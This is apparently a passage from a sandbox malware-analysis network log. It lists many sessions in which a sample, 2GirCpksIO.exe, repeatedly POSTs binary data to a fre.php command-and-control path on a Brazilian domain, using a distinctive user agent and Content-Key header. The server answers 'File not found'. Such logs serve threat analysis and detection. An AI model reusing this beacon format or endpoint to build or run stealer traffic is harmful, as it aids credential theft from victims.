374	192.168.11.20	50161	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
375	192.168.11.20	50162	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
376	192.168.11.20	50163	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
377	192.168.11.20	50164	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
378	192.168.11.20	50165	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
379	192.168.11.20	50166	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.11.20	49825	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:42.447762012 CET	364	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:42.733766079 CET	365	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:42 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
380	192.168.11.20	50167	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
381	192.168.11.20	50168	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
382	192.168.11.20	50169	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
383	192.168.11.20	50170	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
384	192.168.11.20	50171	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
385	192.168.11.20	50172	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
386	192.168.11.20	50173	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
387	192.168.11.20	50174	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
388	192.168.11.20	50175	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
389	192.168.11.20	50176	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.11.20	49826	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:43.155024052 CET	366	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:43.443574905 CET	366	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:43 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
390	192.168.11.20	50177	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
391	192.168.11.20	50178	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
392	192.168.11.20	50179	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
393	192.168.11.20	50180	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
394	192.168.11.20	50181	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
395	192.168.11.20	50182	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
396	192.168.11.20	50183	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
397	192.168.11.20	50184	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
398	192.168.11.20	50185	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
399	192.168.11.20	50186	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49791	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:09.708760977 CET	320	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:10.039190054 CET	320	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:09 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.11.20	49827	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:43.984467030 CET	367	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:44.292969942 CET	367	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:44 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
400	192.168.11.20	50187	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
401	192.168.11.20	50188	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
402	192.168.11.20	50189	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
403	192.168.11.20	50190	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
404	192.168.11.20	50191	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
405	192.168.11.20	50192	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
406	192.168.11.20	50193	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
407	192.168.11.20	50194	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
408	192.168.11.20	50195	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
409	192.168.11.20	50196	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.11.20	49828	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:44.781908035 CET	368	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:45.068665028 CET	369	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:44 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
410	192.168.11.20	50197	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
411	192.168.11.20	50198	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
412	192.168.11.20	50199	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
413	192.168.11.20	50200	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
414	192.168.11.20	50201	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
415	192.168.11.20	50202	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
416	192.168.11.20	50203	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
417	192.168.11.20	50204	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
418	192.168.11.20	50205	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
419	192.168.11.20	50206	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.11.20	49829	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:45.550425053 CET	369	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:45.870554924 CET	370	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:45 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
420	192.168.11.20	50207	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
421	192.168.11.20	50208	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
422	192.168.11.20	50209	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
423	192.168.11.20	50210	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
424	192.168.11.20	50211	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
425	192.168.11.20	50212	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
426	192.168.11.20	50213	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
427	192.168.11.20	50214	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
428	192.168.11.20	50215	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
429	192.168.11.20	50216	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.11.20	49830	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:46.388341904 CET	371	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:46.679601908 CET	371	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:46 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
430	192.168.11.20	50217	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
431	192.168.11.20	50218	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
432	192.168.11.20	50219	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
433	192.168.11.20	50220	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
434	192.168.11.20	50221	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
435	192.168.11.20	50222	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
436	192.168.11.20	50223	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
437	192.168.11.20	50224	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
438	192.168.11.20	50225	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
439	192.168.11.20	50226	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.11.20	49831	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:47.208873987 CET	372	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:47.578627110 CET	372	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:47 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
440	192.168.11.20	50227	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
441	192.168.11.20	50228	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
442	192.168.11.20	50229	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
443	192.168.11.20	50230	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
444	192.168.11.20	50231	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
445	192.168.11.20	50232	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
446	192.168.11.20	50233	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
447	192.168.11.20	50234	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
448	192.168.11.20	50235	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
449	192.168.11.20	50236	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.11.20	49832	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:48.089770079 CET	373	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:48.392205000 CET	374	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:48 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
450	192.168.11.20	50237	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
451	192.168.11.20	50238	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
452	192.168.11.20	50239	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
453	192.168.11.20	50240	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
454	192.168.11.20	50241	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
455	192.168.11.20	50242	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
456	192.168.11.20	50243	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
457	192.168.11.20	50244	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
458	192.168.11.20	50245	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
459	192.168.11.20	50246	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.11.20	49833	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:48.907541037 CET	374	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:49.221297979 CET	375	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:48 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
460	192.168.11.20	50247	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
461	192.168.11.20	50248	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
462	192.168.11.20	50249	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
463	192.168.11.20	50250	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
464	192.168.11.20	50251	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
465	192.168.11.20	50252	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
466	192.168.11.20	50253	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
467	192.168.11.20	50254	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
468	192.168.11.20	50255	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
469	192.168.11.20	50256	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.11.20	49834	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:49.746555090 CET	376	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:50.056238890 CET	376	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:49 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
470	192.168.11.20	50257	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
471	192.168.11.20	50258	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
472	192.168.11.20	50259	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
473	192.168.11.20	50260	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
474	192.168.11.20	50261	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
475	192.168.11.20	50262	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
476	192.168.11.20	50263	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
